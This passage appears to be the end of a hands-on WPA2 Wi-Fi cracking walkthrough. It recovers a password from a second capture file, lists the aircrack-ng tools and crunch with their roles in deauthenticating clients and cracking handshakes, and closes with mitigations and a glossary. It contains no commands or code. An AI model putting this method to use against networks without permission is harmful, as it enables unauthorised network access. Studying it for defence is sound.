
Unfortunately , the hash was not found in capture-01.cap,Let’s try in capture-02.cap file



Maybe all the data packets was not stored on one file due limit of memory in a file ,So it created another (capture-02.cap)

And “Voila”, We got the password .



□ Tools used

- **airmon-ng**: Enables monitor mode on the wireless adapter.
- **airodump-ng**: Scans and captures packets from nearby Wi-Fi networks.
- **aireplay-ng**: Sends deauthentication packets to force clients to reconnect.
- **aircrack-ng**: Cracks the captured WPA2 handshake using a wordlist.
- **crunch:** Used to create wordlist.

□ Additional Notes


- **Monitor Mode**: Captures all nearby packets — useful for passive sniffing.
- **Managed Mode**: Default — connects to networks like a normal client.
- **Wordlists**: Use curated lists like rockyou.txt or custom password lists.

□? Mitigations for WPA2 Attacks

- Use **strong passwords** to resist dictionary attacks.
- Upgrade to **WPA3** where possible.
- Enable **802.11w** (management frame protection).
- Monitor your network for rogue access points and suspicious deauth activity.

□ Summary

Term	Meaning
SSID	Network name
BSSID	Access Point MAC address
WPA2-PSK	Pre-shared password security
Monitor Mode	Capture packets without connecting
Deauth Attack	Force clients to disconnect & reconnect
Handshake	Target for password cracking


THANK YOU
Keep Hacking